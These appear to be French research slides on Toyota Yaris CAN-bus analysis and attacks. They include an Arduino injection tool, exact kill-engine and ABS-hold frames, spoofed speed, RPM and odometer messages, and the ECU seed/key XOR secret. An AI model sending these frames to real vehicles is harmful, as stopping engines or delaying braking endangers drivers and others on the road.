  - Communication via USB-Serial, 115200 bauds, 1 stop, no parity
- Three operating modes (default = scan, set through the serial link)
  - scan, dump CAN packets according to CanId filter (if any)
  - diff dump differential CAN packets, according to CanId filter (if any)
  - send, injection of CAN packets
- Main commands (over serial link)
  - empty line (CrLf), iddle mode
  - scan CrLf, scan mode
  - diff CrLf, differential scan mode
  - send CanId Len Data Mask UseCRC, injection mode
  - filter CanId1...CanIdn CrLf, set a list of CANId filters
  - mask mask1...maskn CrLf, set a list of filter masks
  - can CanId Len Data CrLf, send a CAN packet
  - iso CanIdReq CanIdResp Len Data CrLf, send an ISO-TP packet (in Iddle mode only)

CanProbe.ino (extraits)

```
//////////////////////////////////////////////////////
//         Data imported from the paper
// Adventures in Automotive Networks and Control Units
//      Dr. Charlie Miller & Chris Valasek
//             DEFCON 21 - 2013
//////////////////////////////////////////////////////
byte secret1[4] =  {0, 0x60, 0x60, 0};
byte secret2[4] =  {0, 0x25, 0x25, 0};
byte killengine[8] = {0x06, 0x30, 0x1C, 0x00, 0x0F, 0xA5, 0x01, 0x00}; // 0E0
byte abs_1[8] = {0x05, 0x30, 0x21, 0x02, 0xFF, 0x01, 0x00, 0x00 }; // 7B0 ABS SFRH
byte abs_2[8] = {0x05, 0x30, 0x21, 0x02, 0xFF, 0x10, 0x00, 0x00 }; // 7B0 ABS SRRH
byte abs_3[8] = {0x05, 0x30, 0x21, 0x02, 0xFF, 0x02, 0x00, 0x00 }; // 7B0 ABS SFRR
byte abs_4[8] = {0x05, 0x30, 0x21, 0x02, 0xFF, 0x20, 0x00, 0x00 }; // 7B0 ABS SRRR
byte abs_5[8] = {0x05, 0x30, 0x21, 0x02, 0xFF, 0x04, 0x00, 0x00 }; // 7B0 ABS SFLH
byte abs_6[8] = {0x05, 0x30, 0x21, 0x02, 0xFF, 0x40, 0x00, 0x00 }; // 7B0 ABS SRLH
byte abs_7[8] = {0x05, 0x30, 0x21, 0x02, 0xFF, 0x08, 0x00, 0x00 }; // 7B0 ABS SFLR
byte abs_8[8] = {0x05, 0x30, 0x21, 0x02, 0xFF, 0x80, 0x00, 0x00 }; // 7B0 ABS SRLR
```

```
else if (strcmp(token, "kill") == 0)
  {
   if (sendcan(0x7E0L, 8, killengine))
      recvcan(0x7E8L, 1000L);
    Serial.print(">");
  }
```

```
bool sendcan(long unsigned int txId,
unsigned char len, unsigned char * txBuf)
{ byte sndStat = 0;

  sndStat = CAN0.sendMsgBuf(txId, 0, len, txBuf);

  if (sndStat == CAN_OK)
  {  Serial.println("Message Sent Successfully!");}

  else
  {  Serial.println("Error Sending Message...");
    return false ;
   }
  return true ;
}
```

```
bool recvcan(long unsigned int aId,
unsigned long atimeout )
{ int i, tlen;
  byte sndStat;
  unsigned long t1 = 0;
  unsigned long t2 = 0;

 t1 = millis();

 while (1)
  { t2 = millis();

    if ((t2 - t1) > atimeout)
    { Serial.println("Rx Timeout");  return false; }

   if ( !digitalRead(CAN0_INT) ) //  somethings
    {
     CAN0.readMsgBuf(&rxId, &len, rxBuf);
if ((rxId & 0x80000000) == 0x80000000) ;
else if (rxId == aId) // ID is 11bits
sprintf(msgString, "%.3lX %1d", rxId, len);

if ((rxId & 0x40000000) == 0x40000000);
else if (rxId == aId)
    {
      tlen = strlen(msgString);
      for (byte i = 0; i < len; i++)
        sprintf(msgString + tlen + 3 * i, " %.2X",
              (int)(0xff & rxBuf[i]));
      Serial.println(msgString);
      break;
    }
   }
  }
 return true;
}
```

Trouver des informations pertinentes

- Articles
- WEB
  - http://opengarages.org/index.php/Toyota_CAN_ID
  - https://fabiobaltieri.com/2013/07/23/hacking-into-a-vehicle-can-bus-toyothack-and-socketcan/
  - http://canhacker.com/examples/toyota-camry-instrument-cluster/
- Analyse de logs

Exemple de paquets CAN Toyota, YARIS II

- 0B2 6 1E39 1E41 11 0B
  - Bytes (1,2)=77,37 Bytes(3,4) =77,45 vitesse des roues
- 0B0 6 22 69 22 56 11 0C
  - Bytes (1,2)=77,37 Bytes(3,4)=77,45 vitesse des roues
- 610 8 20 00 4E 64 C0 00 00 00
  - Byte 3, vitesse (78)
- 0B4 8 00 00 00 00 48 1E 68 8A 77,84
  - Byte 6,7 Vitesse (77,84), Byte 5 (72) compteur distance 0…255
- 611 8 21 00 20 90 00 01 76 EB
  - Bytes 6,7,8 Compteur Kilométrique (95979)

Exemple de paquets CAN d'attaques

#	Can ID	Length	ISOTP	payload = b1 b2 b3 b4 b5 b6 b7 b8
1	0B4	8	no	b1=b2=b3=b4=0, b5=distance (wraps every 12,5m, resolution 4 ticks= 12,5*4/256#0,2m), (b6,b7)= speed in dm/s, b8=checksum
2	2C4	8	no	(b1, b2) =RPM, b3=0, b4=17, b5=b6=0, b7=92, b8=checksum
3	1C3	1	no	b2 bit (0x40) is set when the brake pedal is pushed.
4	7E0	8	yes	06 30 1C 00 0F A5 01 00 Kill Engine (SID=30, PID=1C)
5	7E8	8	yes	02 70 1C 00 00 00 00 00 Kill Engine Ack (SID=70, PID=1C)
6	7B0	8	yes	05 30 21 02 FF FF 00 00 Hold/Reduction (SID=30, PID=21)
7	7B8	8	yes	02 70 21 00 00 00 00 00 Hold/Reduction Ack (SID=70, PID=21)
8	7E0	8	yes	02 27 01 00 00 00 00 00 RequestSeed (SID=27, PID=01)
9	7E8	8	yes	06 67 01 b4 b5 b6 b7 00 SendSeed (SID=67, PID=01) Seed=(b4,b5,b6,b7)
10	7E0	8	yes	06 27 02 b4 b5 b6 b7 00 SendKey (SID=27, PID=02) Key=(b4,b5,b6,b7)
11	7E8	8	yes	02 67 02 00 00 00 00 00 Success Notification (SID=67, PID=2)
12	7E0	8	yes	02 10 02 00 00 00 00 00 Diagnostics (PID=10, SID=02)
13	7E8	8	?	01 50 00 00 00 00 00 00 Diagnostics Ack (PID=50)

Méthodes d’analyse des logs

- Regrouper les CanId identiques
  - Observation (vitesse…)
  - Déduction (tour de roue…)
  - Analyse différentielle

LOGS


Temps micro-seconde

Délai inter CAN paquets micro-seconde

2C1	8	00	FF	AA	FD	FD	BD	03	2E	5	484696
2C4	8	07	FC	00	16	00	00	92	79	3	484699
1C3	1	84								4	484703
260	8	00	00	00	00	00	FD	A6	0D	2	484705
2C3	8	18	00	80	02	6B	2D	58	19	3	484708
0B4	8	00	00	00	00	1C	08	BE	9E	4	484712
163	5	0E	E5	01	00	00				3	484715
1C3	1	84								3	484718
224	8	00	00	00	00	00	00	00	00	2	484720
260	8	00	00	00	00	00	FD	D5	3C	3	484723
2C1	8	00	FF	9E	FD	EF	BC	06	16	4	484727
0B0	6	08	66	08	ED	11	08			4	484731
620	8	10	00	00	00	30	40	00	00	3	484734
1C3	1	84								4	484738
2C3	8	18	00	80	02	7C	2D	57	07	2	484740
2C4	8	07	F0	00	16	00	00	92	6D	4	484744
163	5	0E	E5	01	00	00				3	484747
0B0	6	08	6A	08	E2	11	09			3	484750
0B4	**8**	**00**	**00**	**00**	**00**	**20**	**08**	**AB**	**8F**	**3**	**484753**
2C1	8	00	FF	AB	FD	EF	BD	09	27	4	484757
223	8	40	00	00	00	00	00	00	6D	3	484760
260	8	00	00	00	00	00	FD	E8	4F	4	484764
2C4	8	07	E7	00	16	00	00	92	64	3	484767
0B2	6	08	41	08	E2	11	0A			4	484771
2C3	8	18	00	80	02	85	2D	58	09	3	484774
223	8	40	00	00	00	00	00	00	6D	5	484779
224	8	00	00	00	00	00	00	00	00	3	484782
1C3	1	84								4	484786
440	8	42	02	00	00	00	00	00	00	2	484788
2C4	8	07	DC	00	16	00	00	92	59	3	484791
0B4	**8**	**00**	**00**	**00**	**00**	**24**	**08**	**A8**	**90**	**4**	**484795**
163	5	0E	E7	01	00	00				3	484798
224	8	00	00	00	00	00	00	00	00	3	484801
2C3	8	18	00	80	02	7F	2D	59	19	4	484805
0B0	6	08	5A	08	E4	11	0C			3	484808
0B4	**8**	**00**	**00**	**00**	**00**	**28**	**08**	**A0**	**8C**	**3**	**484811**

Scan

https://www.youtube.com/watch?v=IO_6idnuB0Y




Observation

- ID=610
- 3ième octet
  - Vitesse en Km/h

```
610 8 20 00 00 64 C0 00 00 00
610 8 20 00 14 64 C0 00 00 00
610 8 20 00 1C 64 C0 00 00 00
610 8 20 00 1E 64 C0 00 00 00
610 8 20 00 21 64 C0 00 00 00
610 8 20 00 12 64 C0 00 00 00
610 8 20 00 16 64 C0 00 00 00
610 8 20 00 22 64 C0 00 00 00
610 8 20 00 24 64 C0 00 00 00
610 8 20 00 24 64 C0 00 00 00
610 8 20 00 27 64 C0 00 00 00
610 8 20 00 25 64 C0 00 00 00
610 8 20 00 12 64 C0 00 00 00
610 8 20 00 16 64 C0 00 00 00
610 8 20 00 15 64 C0 00 00 00
610 8 20 00 1E 64 C0 00 00 00
610 8 20 00 10 64 C0 00 00 00
610 8 20 00 1A 64 C0 00 00 00
610 8 20 00 23 64 C0 00 00 00
```


Filter

https://www.youtube.com/watch?v=xd7hHD2cyf0



Déduction

- ID=0B4, 5ième octet
- La documentation technique de la Toyota Yaris indique la présence de 48 pôles nord et sud par roue, soit 48 ticks/tour
- D'ou un tour chaque 2,35m, soit un diamètre de roue de 0,75m.
- La résolution du compteur est de 4 ticks (20 cm)
- Une distance de 100m est associée à huit remises à zéro du compteur.



Méthode Différentielle

Analyse Différentielle

Begin: k=0; i=0; j=byte_rank; value= B^j_k ; time= t_k; $k^j_i = k$;
While (k< n_s)
{ if (B^j_k != value)
{ $D^j_i = B^j_k$ – value ; $\Delta^j_i = t_k$ – time ; value= B^j_k ; time= t_k; i= i+1 ; k^j_i= k ; }
k = k+1; }
End: n^j_d = i ;


- L'odomètre est une fonction croissante
- Le niveau d'essence est une fonction décroissante
- Certains événements sont identifiés après une génération périodique impliquant une moyenne de quelques secondes; par exemple une pression périodique sur la pédale de frein.

Analyse différentielle

```
1C3 1 64 4931
1C3 1 64 4951
1C3 1 64 4964
1C3 1 64 4981
1C3 1 64 5011
1C3 1 64 5030
1C3 1 24 5045
1C3 1 24 5079
1C3 1 24 5094
1C3 1 24 5113
1C3 1 24 5129
1C3 1 24 5142
1C3 1 24 5163
1C3 1 24 5179
1C3 1 24 5211
1C3 1 24 5221
1C3 1 24 5223
1C3 1 24 5240
1C3 1 24 5326
1C3 1 24 5342
1C3 1 24 5357
```


```
1C3 1 24 5377
1C3 1 24 5404
1C3 1 24 5424
1C3 1 24 5473
1C3 1 24 5491
1C3 1 24 5502
1C3 1 24 5523
1C3 1 24 5538
1C3 1 24 5555
1C3 1 24 5572
1C3 1 24 5601
1C3 1 24 5622
1C3 1 64 5668
1C3 1 64 5683
1C3 1 64 5702
1C3 1 64 5720
1C3 1 64 5734
1C3 1 64 5749
1C3 1 64 5782
```

- 1C3: pédale de frein



Diff

https://www.youtube.com/watch?v=AAvOyALEwgw



Scénarios d’Attaque


Examples d’attaques

- Affichage erroné sur le tableau de bord, de la vitesse et du nombre de tour minute;
- Modification du compteur kilométrique, non réversible à priori;
- Arrêt forcé du moteur, un scénario d'attaque (*Never Start*) empêche le démarrage du véhicule;
- Connexion authentifiée sur l'ECU moteur, le code secret indiqué dans l'article de 2014 est valide;
- Mise hors service de l'ECU moteur, après l'ouverture d'une session de diagnostique qui autorise également la reprogrammation de l'ECU moteur;
- Véhicule immobilisé, un scénario d'attaque (*No Engine*) empêche le démarrage du véhicule;
- Absence de freinage (via l'ABS) à faible vitesse (de l'ordre du Km/h); un scénario d'attaque (*Delayed Stop*) empêche le freinage pendant une seconde et demie, il est particulièrement efficace en marche arrière.

Engine ECU and ABS ECU

7E0

7B0



Inject

https://www.youtube.com/watch?v=3WyE76mX58I

Affichage de vitesse erroné

- Le message CAN associé à l'identifiant 0B4 contient la vitesse codée sur 2 octets (b6,b7) en dm/s, et un compte cumulé (CN, octet b5) de tours de roue
- L'injection de messages CAN-0B4, synchronisée avec les messages licites (environ 50/s), permet l'affichage d'une vitesse erronée à l'arrêt ou sur route

IDH	IDL	LEN	b1	b2	b3	b4	b5	b6	b7	b8
0	B4	8	00	00	00	00	98	22	5F	D5

Le message CAN-0B4 (vitesse= 8799 dm/s, CN= 152)

Somme de Contrôle


- Le dernier octet (8ième) du message CAN-0B4 est une somme de contrôle en modulo 256

$$Toyota\ Checksum = b_8 = \left(IDH + IDL + LEN + \sum_{i=1}^{7} b_i \right) mod\ 256$$

- L'injection fonctionne avec une somme de contrôle incorrecte.

Modification du Compteur Kilométrique

- L'injection de messages CAN-0B4, synchronisée avec les messages licites (environ 50/s), dont la valeur du compteur CN est modifiée, par exemple par incrément de 32, provoque la modification de la distance parcourue et l'augmentation (*non réversible à priori*) du compteur kilométrique
- L'injection fonctionne avec une somme de contrôle incorrecte.



Affichage Erroné du Compte Tours


- Le nombre de tours/mn est indiqué par le message CAN d'identifiant 2C4.
- Il est codé sur deux octets (b1, b2).
- Le dernier octet du message est le *checksum Toyota*.
- L'injection de messages CAN-0C4, synchronisée avec les messages licites (environ 50/s), permet l'affichage d'un nombre de tour/mn erroné à l'arrêt ou sur route.
- L'injection fonctionne avec une somme de contrôle incorrecte.

IDH	IDL	LEN	b1	b2	b3	b4	b5	b6	b7	b8
2	C4	8	0D	F3	00	17	00	00	92	77

Le message CAN-2C4 (CompteTour= 3571 tours/mn)


Kill Packet

- Le message de diagnostique dont l'identifiant est 7E0 (dénommé *Kill Engine* dans l'article de 2014), stoppe l'injection du carburant dans les cylindres, et implique donc l'arrêt du moteur.
  - Request: ID= 7E0, Len=08, Data: 06 30 1C 00 0F A5 01 00 (*Kill Engine, SID=30, PID=1C*)
- Le message *Kill Engine* étant au format ISO-TP il est acquitté par l'ECU moteur.
  - Response: ID= 7E8, Len=08, Data: 02 70 1C 00 00 00 00 00




Kill Packet

https://www.youtube.com/watch?v=l4wK9Zt4wuo



Never Start

- Le scénario Never Start empêche le démarrage de la Toyota Yaris.
- Un message Kill Engine est injecté après 5 secondes, lorsque le régime moteur dépasse 500 tr/mn; le régime moteur est détecté grâce au message CAN-2C4.
- Le moteur s'arrête 1,4s plus tard.



Never Start

https://www.youtube.com/watch?v=BY9YYQqsGM4

Connection Authentifiée avec l'ECU Moteur

- Sur la *Toyota Prius* les chercheurs Américains avaient observé que la procédure d'authentification *SecurityAccess* (définie par l'*Unified Diagnostic Services* -UDS-, voir pour information https://en.wikipedia.org/wiki/Unified_Diagnostic_Services)), n'était pas nécessaire pour la plupart des fonctions de diagnostique, mais par contre requise pour la reprogrammation d'un ECU.
- Ils avaient effectué le *reverse engineering* de la procédure d'authentification, et extrait son code secret.

Connection Authentifiée avec l'ECU Moteur

- La procédure d'authentification réalise une opération de ou exclusif d'un nombre aléatoire (le *seed*) de 4 octets généré par l'ECU, avec un code secret de 4 octets (qui a pour valeur 00 60 60 00...).
- L'établissement d'une connexion authentifiée (*Security Access*) avec l'ECU moteur de la *Toyota Yaris* est réalisé conformément au dialogue suivant (41E7D651 = 4187B651 exor 00606000):
- Request Seed:
  - ID= 7E0, Len=08, Data= 02 27 01 00 00 00 00 00 (*SID=27, PID=01*)
- Send Seed
  - ID= 7E8, Len=08, Data= 06 67 01 41 87 B6 51 00
- Send Key
  - ID= 7E0, Len=08, Data= 06 27 02 41 E7 D6 51 00
